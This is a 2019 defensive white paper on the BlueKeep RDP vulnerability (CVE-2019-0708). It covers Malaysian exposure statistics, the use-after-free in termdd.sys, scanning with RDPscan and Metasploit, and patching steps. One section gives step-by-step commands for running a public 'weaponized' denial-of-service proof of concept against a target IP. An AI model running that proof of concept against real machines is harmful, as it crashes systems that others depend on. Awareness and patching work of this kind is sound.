



# **THE BLUEKEEP THREAT:** Patching Vulnerable Systems



WHITE PAPER

Sheila A. Berta  
September 2019



## TABLE OF CONTENTS

03	<b>Foreword</b>
05	<b>Introduction</b>
06	<b>Situation in Malaysia</b>
08	<b>Why Is This Threat Unique?</b>
10	<b>What This Means to You?</b>
10	Denial of Service: Bluescreen (BSoD)
11	Remote Code Execution
13	<b>Are You Protected?</b>
13	RDPscan
14	Metasploit Auxiliary
16	<b>Recommendations</b>
17	<b>Best Practices</b>
19	<b>Conclusion</b>
20	References

## FOREWORD



**Nicolas Mayencourt**

Founder and Global CEO, Dreamlab Technologies

Malaysia is one of the world's leading digital nations; and its government one of the most tech-savvy ones. This attribute is fully dependant on the country's ability to secure their technology, data and networks from constant threats.

Yet cyber-attacks are now more recurrent, more sophisticated and more damaging than ever before. Dreamlab Technologies, in collaboration with Cybersecurity Malaysia intends to build awareness in the region of the newest ransomware threat and create a clear roadmap that assists organisations to stay secure, confident and resilient from this latest vulnerability.

I would like to take this opportunity to thank CyberSecurity Malaysia for the fruitful cooperation in the creation of this paper. Dreamlab Technologies looks forward to continuing working closely with our important partner to make the country's cyber space safer and a more secure environment for all.



Dato' Ts. Dr. **Haji Amirudin Abdul Wahab**  
Chief Executive Officer, CyberSecurity Malaysia

I would like to congratulate Dreamlab Technologies for their relentless effort to innovate cybersecurity landscape and their latest initiative in publishing this white paper on the Bluekeep Threat.

The CVE-2019-0708 vulnerability - known as BlueKeep - was first reported in May this year. It allows attackers to connect to Remote Desktop Protocol services (RDP) and issue commands which could steal or modify data, install malware and conduct other malicious activities.

The vulnerability is hazardous that Microsoft has repeatedly warn its users to apply patches. We would like to express our concern as BlueKeep is able to install trojan malware for stealthy attacks, deploy ransomware on compromised systems, and even wipe the entire network. Attackers utilize this vulnerability to infect as many machines as possible without any victim preference.

On that note, we are certainly delighted to be part of this publication as it is in line with our objectives to strengthen the cyber defence as well as to address cybersecurity threats in a more comprehensive approach not only in Malaysia but across the region.

Any successful strategy to fight cyber threats requires integrated effort and close partnership across all sectors be it the government and private organizations.

As such, we introduce Cyber Security Innovation Center (CSIC) as the initiative to encourage and promote innovation in information security technologies. The center will focus on niche services and advance technologies in cybersecurity as the key driver of collaboration among government, businesses, industry and academia to create secure cyber security eco system for the nation.

Finally, we intend to further our engagement with cybersecurity industry players to ensure Malaysia becomes a cybersecurity regional hub that creates jobs and generates economic wealth.

There are more than **1'240'000** devices  
connected to the WAN from Malaysia, of  
which, **10'217** have the port 3389 exposed<sup>1</sup>

<sup>1</sup> Country scan conducted by Dreamlab Technologies on 15 July 2019.

## INTRODUCTION

Tens of thousands of computer users are at risk of a new critical vulnerability identified as CVE-2019-0708, also known as *BlueKeep*. **As of 15 July 2019, there are more than 1'240'000 devices connected to the WAN in Malaysia, of which 10'217 have the port 3389 exposed.**

According to Microsoft®'s initial advisory, the vulnerability was found in the RDS (Remote Desktop Service) accessed via RDP (Remote Desktop Protocol), affecting the following Windows versions: Windows 2000, Windows 2003, XP, Vista, Windows 7, Windows Server 2008 and Windows Server 2008/R2. The severity score of the flaw is 9.8 out of 10 - which makes it critical.

---

Microsoft® warned that BlueKeep is a pre-authenticated critical Remote Code Execution vulnerability and it does not require user interaction to be successfully exploited.

---


RDP exposes the port 3389 by default: attackers can remotely take advantage of this vulnerability by sending specially crafted packets to the target machine over the 3389 port. Successful exploitation can result in the seamless access to the targeted computers and a denial of service (BSOD) or execution of arbitrary code with the highest privileges.

The critical status of this vulnerability could lead to new self-propagating malware, increasing the possibilities of facing a highly dangerous scenario resembling the attacks in 2017 with the MS17-010 also known as Eternalblue, by the infamous WannaCry Ransomware which affected around 200,000 computers across 150 countries.

Knowing how to detect BlueKeep and protect your systems against this vulnerability is vital for the privacy and security of your company.

This paper presents an overview of the threat, impact to your organization, scanning guide, detection of internal vulnerabilities as well as recommendations on how to stay protected.

## COUNTRY REPORT SITUATION IN MALAYSIA



10.217 devices from Malaysia have the port 3389 open (15 July 2019)

Kuala Lumpur and Petaling Jaya are the two cities with the most vulnerable devices. Organisations TM Net and Maxis Communications are the owners of the IP addresses assigned to such devices, which are utilising Windows Server machines.

TOP ORGANIZATIONS		TOP CITIES	
<b>TM Net</b>	<b>4,584</b>	<b>Kuala Lumpur</b>	<b>2,021</b>
<b>Maxis Communicat...</b>	<b>1,226</b>	<b>Petaling Jaya</b>	<b>742</b>
<b>Gigabit Hosting Sd...</b>	<b>296</b>	<b>Shah Alam</b>	<b>346</b>
<b>Exa Bytes Network...</b>	<b>276</b>	<b>Johor Bahru</b>	<b>245</b>
<b>Alibaba</b>	<b>193</b>	<b>Puchong</b>	<b>222</b>

Top organizations and cities regarding machines exposing the port 3389 (15 July 2019)



Dreamlab Technologies has performed a scan in order to track those machines with a Remote Desktop enabled over port 3389 and with the aim of determining their risk level.

By fingerprinting the operating system, it was possible to evaluate if the machines were running a Windows version affected by CVE-2019-0708. The findings of the scan are as follows:

Windows 8.1/2012	Windows 7/2008	Windows XP/2003	Linux	FreeBSD	Other	N/A	TOTAL
34	19	9	7	2	5	24	100

Operating systems of vulnerable machines (15 July 2019)

Windows vulnerable versions are XP/2003 and 7/2008. From those 100 machines fingerprinted, **28** potentially vulnerable to BlueKeep as they are running on affected Windows versions. Almost **20** of them are Windows 7/2008 machines, while **9** are running XP/2003 (out-of-support versions of Windows).



Results of a case study on a hundred machines from Malaysia (15 July 2019)

Among the potentially vulnerable devices analysed, we have identified 2 honeypots, 2 email servers, 1 database and more than 20 web servers.

182.239. mail .net [View Raw Data](#)

---

Country: Malaysia

Organization: Net Onboard Sdn Bhd - Quality & Reliable Cloud Hos

ISP: Net Onboard Sdn Bhd

Last Update: 2019-07-16T17:51:59.687863

Hostnames: mail .net

ASN:

---

**Vulnerabilities**

**CVE-2019-0708** A remote code execution vulnerability exists in Remote Desktop Services formerly known as Terminal Services when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests, aka 'Remote Desktop Services Remote Code Execution Vulnerability'.

Once an escalation of the collected information has been completed, Dreamlab identified 10'000 devices with port 3389 currently exposed, meaning that there are approximately **2'860** machines vulnerable to BlueKeep in Malaysia.

Most popular internet scanners are detecting vulnerable systems to BlueKeep in Malaysia (15 July 2019)



## TECHNICAL OVERVIEW

### WHY IS THIS THREAT UNIQUE?

BlueKeep is a “*use-after-free*” vulnerability inside a Windows kernel driver named `termdd.sys`, used by the RDP (Remote Desktop Protocol).

A connection over RDP starts with a couple of sequence messages. Below screenshot showcases the complete handshake between the client and server.

```
[Client] -----X.224 Connection Request-----> [Server]
[Client] <-----X.224 Connection Confirm----- [Server]
[Transport may switch over to TLS at this point]
[Client] -----MCS Connect Initial and GCC Create-----> [Server]
[Client] <-----MCS Connect Response and GCC Response---- [Server]
[Client] -----MCS Erect Domain Request-----> [Server]
[Client] -----MCS Attach User Request-----> [Server]
[Client] <-----MCS Attach User Confirm----- [Server]
[Client] -----MCS Channel Join Request-----> [Server]
[Client] <-----MCS Channel Join Confirm----- [Server]
[Client] -----Security Exchange -----> [Server]
[Client] -----Client Info-----> [Server]
[Client] <-----License Error----- [Server]
[Client] <-----Demand Active----- [Server]
[Client] -----Confirm Active-----> [Server]
[Client] -----Synchronize-----> [Server]
[Client] -----Control - Cooperate-----> [Server]
[Client] -----Control - Request Control-----> [Server]
[Client] -----Persistent Key List-----> [Server]
[Client] -----Font List-----> [Server]
[Client] <-----Synchronize----- [Server]
[Client] <-----Control - Cooperate----- [Server]
[Client] <-----Control - Granted Control----- [Server]
[Client] <-----Font Map----- [Server]
```

RDP connection handshake

The vulnerability is related to the “*MCS Connect Initial and GCC Create*” request which contains security-related information, virtual channels creation information and other supported RDP client capabilities.

The RDP protocol supports static virtual channels, which are intended to be used as communication links for various RDP components and user extensions. These channels are known by their 8-byte channel names and include standard Microsoft-supposed channels such as “`rdpdr`” (Redirection), “`rdpsnd`” (Sound) and “`cliprdr`” (Clipboard sharing), among others.

Microsoft® creates two channels by default: `MS_T120` (used for RDP itself) and `CTXTW` (used in Citrix ICA). Clients are not expected to create these over the network; they are instead initialized internally by Windows RDP system when a connection is established.

The virtual channels are created using the function `IcaCreateChannel()` inside the `termdd` kernel driver, which first checks if the specific channel exists. If it does not exist, then it allocates a channel structure to create it. A pointer to the channel structure, which we call `ChannelControlStructure`, is stored within a table, also known as the `ChannelPointerTable`.

All RDP connections start with this view of the `ChannelPointerTable` (the first five slots are not user-controlled and hence not shown. Instead, slot number 0 is taken as the first client-writable channel):

Slot Number	ChannelControlStructure pointer
0	Empty
1	Empty
2	Empty
3	Empty
4	Empty
5	Empty
6	Empty
7	Pointer to CTXTW
8	Empty
...	
0x1F	Pointer to MS_T120

RDP ChannelPointerTable

As seen in the table, each slot can store a `ChannelControlStructure` pointer. When an RDP client connects and opens channels, the corresponding `ChannelControlStructures` are created and their pointer stored in the `ChannelPointerTable` starting at slot 0. Note that CTXTW is always present in slot 7, and MS\_T120 in slot 0x1F.

If a channel with name "MS\_T120\x00" is specified (e.g., in slot 10), `IcaCreateChannel()` calls `IcaFindChannelByName()` and returns the `ChannelControlStructure` pointed to by the MS\_T120 structure in slot 0x1F. This pointer (same as the one in slot 0x1F) is stored in the user specified slot. After that, when the channels are opened using "MCS Channel Join Request", the MS\_T120 channel is also opened successfully. If an attacker then sends crafted data into the MS\_T120 channel, `termdd.sys` attempts to respond to the message by sending an error message and closing the channel using `IcaCloseChannel()`, which in turn calls `_IcaFreeChannel()`, freeing the MS\_T120 `ChannelControlStructure` and clearing the pointer at the user-controlled slot in `ChannelPointerTable`. However, the same pointer in slot 0x1F is not cleared.

Subsequently, when the connection terminates, `RDPWD!SignalBrokenConnection()` is invoked, which in turn calls `IcaChannelInputInternal()` and attempts to write to the freed `ChannelControlStructure` using the pointer at slot 0x1F. **This leads to a use-after-free condition.**

## IMPACT OF CVE-2019-0708

# WHAT THIS MEANS TO YOU?

As explained earlier, a remote unauthenticated attacker can exploit this vulnerability by sending crafted RDP messages to the targeted system. Successful exploitation will end in a denial of service (BSOD) or execution of arbitrary code with SYSTEM privileges.

### DENIAL OF SERVICE: BLUESCREEN (BSOD)


Honouring the name, the easiest impact that an attacker can get through the BlueKeep Megaworm is triggering a Blue Screen of Death (BSOD) in the target machine. There are some Proof of Concepts (PoC) already published to test such denial of service in vulnerable systems.

Available on GitHub you can find one of the first PoCs published, which was developed using Python. Hence, it is necessary to have Python installed in the attacker machine.

Run the following commands on a Linux Debian-based system to get the PoC ready to use:

```
> $ sudo apt-get install git python2.7 python-pip
$ git clone https://github.com/Ekultek/BlueKeep
$ cd BlueKeep
$ ./setup.sh
$ sudo pip install -r requirements.txt
```

Next, run the command `python bluekeep_weaponized_dos.py -h` to see the available parameters for the PoC.



```
~/BlueKeep
Archivo Editar Ver Buscar Terminal Ayuda
~/BlueKeep$ python bluekeep_weaponized_dos.py -h
usage: bluekeep_weaponized_dos.py [-h] [-i IP[,IP,IP,..]] [-a ARCHITECTURE]
                                  [-t AMOUNT] [-w SECONDS] [-v]

optional arguments:
  -h, --help            show this help message and exit
  -i IP[,IP,IP,..], --ip IP[,IP,IP,..]
                        Pass a list of IP addresses separated by a comma or a
                        single IP address (*default=None)
  -a ARCHITECTURE, --arch ARCHITECTURE
                        Pass the architecture of the target you are attacking
                        (*default=64)
  -t AMOUNT, --dos-times AMOUNT
                        Pass how many times you want to DoS the target before
                        exiting (*default=60)
  -w SECONDS, --wait-time SECONDS
                        Pass how long you want to wait in between DoS's
                        (*default=70)
  -v, --verbose         Show the received packets (*default=False)
~/BlueKeep$
```


Public Proof of Concept to trigger a BSOD in a vulnerable system

In order to compromise a Windows system, run the following command (keep in mind it is going to reset the target machine):

```
> $ python bluekeep_weaponized_dos.py -i [IP_TARGET] -a [ARCH_TARGET] -t 1
```

Parameters `-i` and `-a` specify the target IP and architecture respectively.

Below you will find a comparable example against a Windows 7 x64 system.



BSOD on Windows 7 triggered by using BlueKeep


The execution of this PoC against a vulnerable system triggers a BSOD in the target machine, forcing it to reset itself. A remote unauthenticated attacker could be able to perform a denial of service to all the vulnerable systems in the target network.

## REMOTE CODE EXECUTION

At the moment, there is no public PoC of Remote Code Execution (RCE) using BlueKeep. While it is true that vulnerabilities exist, and that they are critical, developing an exploit that is advantageous to run arbitrary code in a target machine is not as simple.

Nevertheless, security researchers from various companies have been working on it with promising results. While these PoCs have not been published - the main reason being to avoid malicious actors taking advantage of it - researchers have published specific videos showcasing their results.

For example, security researcher ValtheK® announced that he was able to create PoC code that triggered the RDS bug. Christiaan Beek, senior principal engineer at McAfee®, confirmed ValtheK®'s proof-of-concept and urged everyone to PATCH. McAfee® researchers have also been able to execute arbitrary code in a Windows XP system. In their PoC, they launch a calculator on the target machine.



RCE on Windows XP by exploiting BlueKeep

On the other hand, other researchers were able to execute arbitrary code on Windows 7. Their PoCs have not been published yet. However, it is just a matter of time before we start seeing public RCE exploits, or even worse, a malicious code actively exploiting this vulnerability.

### IMPORTANT UPDATE - September 6th

On September 6th the well-known Metasploit project has released a public exploit module for Bluekeep (CVE-2019-0708) that targets 64-bit versions of Windows 7 and Windows 2008 R2. This means that now it is easier to run remote arbitrary code in the vulnerable systems.

# Initial Metasploit Exploit Module for BlueKeep (CVE-2019-0708)

Metasploit announcement of the public exploit for Bluekeep

## DETECTING VULNERABLE SYSTEMS ARE YOU PROTECTED?

Unpatched versions of the Microsoft® Operating System (Windows 2000 to 2008) exposing the RDP port are vulnerable to CVE-2019-0708. In order to secure your assets, it is necessary to identify all the vulnerable systems along your network.

To mitigate the threat, there are at least two different tools available which you can use to check if your Windows machine is vulnerable to BlueKeep.

### RDPSCAN


One of the most effective tools available is RDPscan. Security researcher Rob Graham created this program for Windows and macOS based on the Zdesos0x0 rdesktop patch. It can be used to scan a single host, a network range or a list of different IP addresses.

To use RDPScan, simply download and install the latest version; which is an open-source tool and readily available on GitHub.

Run the following commands in a Linux Debian-based system:

```
> $ sudo apt-get install git build-essential libssl-dev
$ git clone https://github.com/robertdavidgraham/rdpscan
$ cd rdpscan/src
$ gcc *.c -lssl -lcrypto -o rdpscan
```

The RDPscan can be invoked by executing the command “./rdpscan”, standing in the downloaded source folder, as shown below:




```
~/rdpscan/src
Archivo Editar Ver Buscar Terminal Ayuda
~/rdpscan/src$ ./rdpscan
---- https://github.com/robertdavidgraham/rdpscan ----
This program scans for the Microsoft Remote Desktop vuln CVE-2019-0708
Usage:
rdpscan <addr> [<addr> ...]
rdpscan --file <filename>
This will scan for the addresses specified, either on the command-line
or from a file. Some additional parameters are:
-p <n> or --port <n>
  The port number (default 3389)
-d or -dd or -ddd
  Print diagnostic information to stderr
-q quiet, don't print result for non-existent systems (default=many addresses)
-v verbose, do print result for non-existent systems (default=single address)
~/rdpscan/src$
```

Running RDPscan without parameters

The IP addresses to be scanned must be passed as argument to the tool. From the command line, there are at least three different ways to do it:

```
$ rdpscan 192.168.0.56           (for a single host scanning)
$ rdpscan 192.168.0.1-192.168.0.255 (for a network range scanning)
$ rdpscan --file IPs.txt        (for scanning a list of IPs inside a text file)
```

RDPScan will check each of the IP addresses to determine if port 3389 is open, and then determine if your computer is vulnerable. As reference, below you will find a screenshot of RDPscan running against an entire network range. In order to see only the vulnerable hosts, we've used the grep command as a filter.



```
~/rdpscan/src
Archivo Editar Ver Buscar Terminal Ayuda
~/rdpscan/src$ ./rdpscan 192.168.0.1-192.168.0.255 | grep VULNERABLE
192.168.0.41 - VULNERABLE - got appid
192.168.0.56 - VULNERABLE - got appid
~/rdpscan/src$
```

Scanning the 192.168.0.1/24 network range, RDPscan has detected two vulnerable hosts

## METASPLOIT AUXILIARY

Security researchers have also created a Metasploit auxiliary scanner module called "cve\_2019\_0708\_bluekeep" that can be used to scan for this particular vulnerability.

To use this scanner, it is necessary to install the Metasploit Framework - another open source tool available on GitHub: <https://github.com/rapid7/metasploit-framework>.

Once the installation is done and the module loaded, run "sudo msfconsole" to reach Metasploit's main console. Then use the following commands to set up the auxiliary scanner:

```
> Msf5> use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
Msf5> set RHOSTS 192.168.0.1/24 (for scanning a range, a single host is valid too).
Msf5> run
```

After executing the "run" command, the scanner will start to examine the whole network range. It will probably even try to reach hosts currently powered off.

```

Archivo  Editar  Ver  Buscar  Terminal  Ayuda

Metasploit

      =[ metasploit v5.0.29-dev-          ]
+ -- --=[ 1897 exploits - 1068 auxiliary - 329 post           ]
+ -- --=[ 547 payloads - 44 encoders - 10 nops              ]
+ -- --=[ 2 evasion                                           ]

[*] Starting persistent handler(s)...
msf5 > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
msf5 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set RHOSTS 192.168.0.1/24
RHOSTS => 192.168.0.1/24
msf5 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run

[*] 192.168.0.0:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.1:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.2:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.3:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.4:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.5:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.6:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.7:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.8:3389 - The target service is not running, or refused our connection.

```

Metasploit auxiliary scanner for detecting vulnerable hosts to BlueKeep

When a vulnerable host is detected, the following message is printed on the screen:

```

[*] 192.168.0.40:3389 - The target service is not running, or refused our connection.
[+] 192.168.0.41:3389 - The target is vulnerable.
[*] 192.168.0.42:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.43:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.44:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.45:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.46:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.47:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.48:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.49:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.50:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.51:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.1/24:3389 - Scanned 52 of 256 hosts (20% complete)
[*] 192.168.0.52:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.53:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.54:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.55:3389 - The target service is not running, or refused our connection.
[+] 192.168.0.56:3389 - The target is vulnerable.
[*] 192.168.0.57:3389 - The target service is not running, or refused our connection.
[*] 192.168.0.58:3389 - The target service is not running, or refused our connection.

```

Vulnerable hosts have been detected

RDPscan and the Metasploit auxiliary are both excellent and useful tools for scanning the network of your company to detect Windows systems vulnerable to *BlueKeep* (CVE-2019-0708). After the scan, you will be able to perform the appropriate security updates on your vulnerable hosts.



## PATCHING VULNERABLE SYSTEMS RECOMMENDATIONS


Given the potential impact to customers and their businesses, on May 14th, 2019, Microsoft® released the corresponding security updates and patches available for all affected platforms and even for those that are no longer in mainstream support (Windows Server 2003 and XP).

You can download the necessary patches following the official Microsoft® links

- Windows 7/2008 (all service packs): <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708>.
- Windows XP and Server 2003: <https://support.microsoft.com/help/4500705>.


### To identify the version of your system:

1. Right click on Start → Computer and select Properties.




Check Windows version

2. Download the corresponding patch from the *official Microsoft® links* provided above. It will be a ".msu" file - the Windows updates format.
3. Double-click to open the file and press "yes" in the prompt.



Confirm the patch installation

- Windows will start installing the update KB4499175, which is the patch for Windows 7 SP1 x64.
- Once the installation is complete, it is necessary to restart the computer.



Wait until the installation is complete

When the patch is installed and the computer restarted, you will be able to check if the system is no longer vulnerable to the CVE-2019-0708 by using one of the two scanning tools mentioned before.

```
[*] Starting persistent handler(s)...
msf5 > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
msf5 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set RHOSTS 192.168.0.60
RHOSTS => 192.168.0.60
msf5 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run
[*] 192.168.0.60:3389 - The target is not exploitable.
[*] 192.168.0.60:3389 - Scanned 1 of 1 hosts (100% complete)
